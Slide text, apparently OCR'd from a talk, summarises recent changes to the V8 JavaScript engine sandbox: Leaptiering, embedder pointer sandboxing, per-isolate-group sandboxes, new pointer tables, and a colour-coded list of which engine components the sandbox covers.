


New Changes!

- Leaptiering
  - To secure function information during tier-up and tier-down
- Embedder Pointer Sandboxing
  - Fine-grained type checking for pointers from the embedder
- Sandbox per Isolate Group
  - Support for V8 Sandbox when multiple Isolate in the same process corresponds to the same pointer cage

New Tables

- CppHeapPointerTable
  - Embedder Pointer Sandboxing
- ExternalBufferTable
- JSDispatchTable
  - Leaptiering



V8 Sandbox

- 🟩 embedder
- 🟩 GC
- 🟥 regexp
- 🟥 wasm
- 🟥 Optimizing compiler
- 🟩 Inline cache
- 🟩 Heap management
- 🟩 deoptimizer
- 🟩 etc
- 🟩 interpreter

Questions? :)